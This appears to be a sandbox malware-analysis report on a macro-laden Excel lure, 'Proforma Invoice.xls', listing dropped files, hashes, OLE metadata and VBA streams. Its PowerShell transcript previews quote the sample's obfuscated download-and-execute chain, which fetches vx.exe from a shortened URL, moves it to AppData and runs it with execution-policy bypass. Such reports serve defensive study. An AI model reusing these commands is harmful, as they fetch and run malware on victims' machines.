Preview:	.TKO.0..#...|]..{@+....Y...0...._.Mi.=.4....\".....V.TK.I{.s>b.:.v.=...Y.28..;|.....8.....5..9\..d.....|...7.E...9._....et...M..q.O&W.+..8.n.?.{E.a..|.:;.S.>! ..%d.M,..6.~6...r.w.?..{.".4..1.. ...SL...'ea.B9...{.=..U&j....|... VF<...z...I..q%..."fnAF..`j....:....Ih.M.<?E...X..J`...J.....)D..Y...>2.c....`.[.h..S^.LG...h7.C.-DT.s...v...|....._.{OtH.....h"E<=..=_.u ".Y..w..V.....2/..... .....PK.....!..._.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1hkfqyz4.u1o.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4mgeshrs.33b.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4mgeshrs.33b.psm1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hk3mg0dq.jyh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pgv4klnb.wdl.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pn5u0vvk.hhn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rdoqjdn2.pcb.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rdoqjdn2.pcb.ps1	
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu Nov 19 17:04:17 2020, atime=Thu Nov 19 17:04:17 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6219904722378455
Encrypted:	false
SSDEEP:	12:8QO2tCXUyuElPCH2AxTpbFiYP8jsF+WrjAZ/2bDYeLC5Lu4t2Y+xIBjKZm:8QhtlxVbFzTAZiDC87aB6m
MD5:	7EC36BE39E11913C1072FB0E229EBA18
SHA1:	6F34ECE8BB3681EC6863EB87A90E6EB3A090CC2B
SHA-256:	0FC6D55651CE9B8904669720A5F206F6FCDB7821053A039DB5348167C94CC193
SHA-512:	DF2596255436129B30CBD269D0E45972369E83ED75253F7EE6490891D1AAFA889F7514881C9DD25A751C3429937D282780759ED046117DEA08EB0B3DFEA79C37
Malicious:	false
Preview:	L.....F.....N....-.....e....<'.e..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..sQx.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.sQx.....S.....7.2.h.a.r.d.z.....~.1.....sQ....Desktop.h.....Ny.sQ.....Y.....>.....d..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....581804.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Proforma Invoice.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Thu Nov 19 17:04:17 2020, atime=Thu Nov 19 17:04:17 2020, length=80896, window=hide
Category:	dropped
Size (bytes):	2170
Entropy (8bit):	4.7030863853110985
Encrypted:	false
SSDEEP:	24:82xVbFcWsFt1Aojg6tdDMi7aB6my2xVbFcWsFt1Aojg6tdDMi7aB6m:8kFZSteoj5t+zB6pkFZSteoj5t+zB6
MD5:	F24AA8F4544598390C432FB58270FE7B
SHA1:	6AFCADA51E56B4C0E475710249D9097B7D452EED
SHA-256:	A7933D4111C49361075E237526A8ECC27908A5C1DA775CB34A945E50876ACAC4
SHA-512:	354B7D2E2E94AC751548F8836B77EA004943DBB3FCCE417462B19DC7C99B81B843FAC377C8DE81B7241EA38A604111855FC4E3133C188C51EAA2208BC78E4B5
Malicious:	**true**
Preview:	L.....F.... .....:...<'.e.....f.....<.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..sQx.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.sQx.....S.....7.2.h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny.sQx.....Y.....>..... .D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2.....sQ.. .PROFOR~1.XLS..Z.....>QvxsQ.....h.....P.r.o.f.o.r.m.a. .I.n.v.o.i.c.e...x.l.s.....Z.....-.....Y.....>.S.....C:\Users\user\Desktop\Proforma Invoice.xls..+.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.r.o.f.o.r.m.a. .I.n.v.o.i.c.e...x.l.s.....:.,.LB.)...As...`.....X.....581804.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	113
Entropy (8bit):	4.716833640370117
Encrypted:	false
SSDEEP:	3:oyBVomMQDMILGMXp1taQILGMXp1mMQDMILGMXp1v:dj6GKgBafKgPGKgL
MD5:	2C06916EAD99D0511880A6240B912B1D
SHA1:	E5DFBD0D7F8F28B7289C207205D2B25D1DE98798
SHA-256:	5A89C7DB3201F33EF0B673E3C18F053D7BF74497A29E4877FF9337702207B8FC
SHA-512:	22739F4073223B02C58FB1A3D0F46BFB0C846B6CDC9A5449200C83D0EA7DFC49BB7CCBE278AB0744706540F731D69FB64BF3F5D5EF1F51D3430B43CDFCFFB29
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Proforma Invoice.xls.LNK=0..Proforma Invoice.xls.LNK=0..[xls]..Proforma Invoice.xls.LNK=0..

C:\Users\user\Documents\20201119\PowerShell_transcript.581804.SgatlcVc.20201119100423.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

C:\Users\user\Documents\20201119\PowerShell_transcript.581804.SgatlcVc.20201119100423.txt	
Category:	dropped
Size (bytes):	3478
Entropy (8bit):	5.273117445548069
Encrypted:	false
SSDEEP:	96:BZKhiNP3qDo1ZLZDhiNP3qDo1Z3qzvAzuazuaz+UZ+:50Avkuuuu+r
MD5:	970B8571A505AD9FE4D16302EDB33A1D
SHA1:	A550790EF8BF7E5D1628145AFD3804029D51FE85
SHA-256:	EF2B29C449A852320A58012D161BEC520D902BCF4BB4EE4AC49703B82AB61562
SHA-512:	D95D048562A951FCA5477DAF44D2222F8B9FB48F62950E7CB441983469B18C76666D5FD2C5809A8C2B663F02C31F168AC8CDC12A99785925B0C9E7AFD805E74A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119100447..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe..Process ID: 6196..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119100447..**********..PS>stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe..**********..Windows PowerShell transcript start..Start time: 20201119100547..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Applicatio

C:\Users\user\Documents\20201119\PowerShell_transcript.581804.jfIwlQN1.20201119100422.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3265
Entropy (8bit):	5.393768869946091
Encrypted:	false
SSDEEP:	96:BZLhiNXqDo1Z0ZwfhiNXqDo1ZqQYwZwZaZFZuE:udzqqkGE
MD5:	18791271DF6BDC2025F1877A888E4301
SHA1:	BC0C8AA061FAF0B249ACA4774EC7653CF86FFAB7
SHA-256:	5B001FC9730AEBF2D060089FA2503EDE24CE3A689D49F7891F00008A2CAAEF88
SHA-512:	E52847EE8ABCCBE95628F77BBE09C2030812E501C32148B7D3F3D658041AF43102E43168FC205D9262BF12B3843E250D53970C8DA9B56440D85BB43A03A1ED28
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119100446..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 stARt`-slE`Ep 20; Move-Item vx.exe -Destination ${enV`:appdata}..Process ID: 4804..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119100446..**********..PS>stARt`-slE`Ep 20; Move-Item vx.exe -Destination ${enV`:appdata}..**********..Windows PowerShell transcript start..Start time: 20201119100533..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17

C:\Users\user\Documents\20201119\PowerShell_transcript.581804.sxhBoU5o.20201119100421.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3291
Entropy (8bit):	5.453735252412667
Encrypted:	false
SSDEEP:	48:BZpvhioOevqDYB1ZNZevhioOevqDYB1ZXJfGO9fGO3fGORZZV:BZlhiN4qDo1ZNZShiN4qDo1ZXJDpDZP
MD5:	42C698D1C9F97EADA970FFAC78815433
SHA1:	FE167C8DF2EF91061CE1079B3E6D3B14C4EAC905
SHA-256:	13562E631E552FEEB7EC894CB91629285DD787C2EA5E12CB55DA6A50ADB2D950
SHA-512:	5E44CEF8D61DCF537F4F1E8EE5D033B09984B634A742B2131658295 17A3AEBED256E1B7C912886EEBE6A273C5A7EC723E1BCBABBCE535E6CF83A1597343D16CF
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119100444..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZhqUH1O','vx.exe')..Process ID: 3060..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119100445..**********..PS>(nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZhqUH1O','vx.exe')..**********..Windows PowerShell transcript start..Start time: 20201119100520..Username: computer\user..RunAs User: computer\user..Configurati

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dexter MORGAN, Last Saved By: Administrator, Name of Creating Application: Microsoft Excel, Create Time/Date: Sun Oct 25 18:24:14 2020, Last Saved Time/Date: Sat Nov 14 12:53:19 2020, Security: 1
Entropy (8bit):	6.722113426938609
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Proforma Invoice.xls
File size:	76288
MD5:	55db711144ff4a35faf58d982e7cf727
SHA1:	ea7b59dde9f0600915069dec66f8410f25cb66fd
SHA256:	6e76bd502c91158631cadf485ce44caa4d650486473559 3fc23d90477a794d17
SHA512:	92e99e23ef71f4b1b9e3f6733ca16d51a2e44a777581c6a 4a9b35b4c3574620cbff37ba02052bd7932f75acd2b70a2 750f4c53c0d87db75e8a10c4aa1cf4192a
SSDEEP:	1536:/pqnSGiysRchNXHfA1MiWhZFGkElMFAAr7IQmS b4wIE7zp0RhBv1hQz7rTb16mL:/4nSGiysRchNXHfA1M iWhZFGkElMFAAv
File Content Preview:	.....:.....z..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Proforma Invoice.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	Dexter MORGAN
Last Saved By:	Administrator
Create Time:	2020-10-25 18:24:14
Last Saved Time:	2020-11-14 12:53:19
Creating Application:	Microsoft Excel
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: Feuil1.cls, Stream Size: 977

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Feuil1
VBA File Name:	Feuil1.cls
Stream Size:	977
Data ASCII:	. . . . P , S . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 50 2c 53 9f 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: Module1.bas, Stream Size: 1512

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	1512
Data ASCII:	. . . . B . . . . P , : u . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 03 f0 00 00 00 dc 02 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 0a 03 00 00 42 05 00 00 00 00 00 00 01 00 00 00 50 2c 3a 75 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 04 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
(strMacro)
strMacro
Attribute
auto_open()
VB_Name
String

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 985

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	985
Data ASCII:	....P,.+....#...x..ME..
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 50 2c c8 2b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.26356656053
Base64 Encoded:	True
Data ASCII:	....F'...Feuille de calcul Microsoft Excel.2003.....Biff8.....Excel.Sheet.8..9.q............
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 27 00 00 00 46 65 75 69 6c 6c 65 20 64 65 20 63 61 6c 63 75 6c 20 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c a0 32 30 30 33 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 296

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	296
Entropy:	3.12351939639
Base64 Encoded:	False
Data ASCII:	......................................+,..0..............P.......X.....d.......l.......t.......|...Feuil1.....Macro1..................Feuilles de calcul..
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f8 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 224

General	
Stream Path:	\x5SummaryInformation
File Type:	data

General	
Stream Size:	224
Entropy:	3.82752718687
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . ` . . . . x . . . . D e x t e r M O R G A N . . . . A d m i n i s t r a t o r . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . W . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 b0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 60 00 00 00 12 00 00 00 78 00 00 00 0c 00 00 00 90 00 00 00 0d 00 00 00 9c 00 00 00 13 00 00 00 a8 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0e 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 61163

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	61163
Entropy:	7.20561555755
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . U s e r n i s t r a t o r B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... B T . . 8 X
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 55 73 65 72 6e 69 73 74 72 61 74 6f 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 533

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	533
Entropy:	5.2193098334
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = F e u i l 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D E D C 7 2 1 D 9 2 2 7 2 3 2 B 2 3 2 B 2 7 2 F 2 7 2 F " . . D P B = " 7 3 7 1 D F 8 8
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 46 65 75 69 6c 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 48 65 6c 70 46

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.21559847503
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . F e u i l 1 . F . e . u . i . l . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 46 65 75 69 6c 31 00 46 00 65 00 75 00 69 00 6c 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2607

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2607
Entropy:	4.00233365281
Base64 Encoded:	False

General	
Data ASCII:	. a . . . . . , . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 1136

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_0
File Type:	data
Stream Size:	1136
Entropy:	4.08521227715
Base64 Encoded:	False
Data ASCII:	. K * . . . . . r U . . . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ 0 . . . . . + . . 2 . . . K . ` . A e ' . . . . .
Data Raw:	93 4b 2a a3 01 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 00 01 00 00 80 00 00 00 80 00 00 00 00 04 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 02 00 00 7e 6f 00 00 7f 00 00 00 00 15 00 00 00

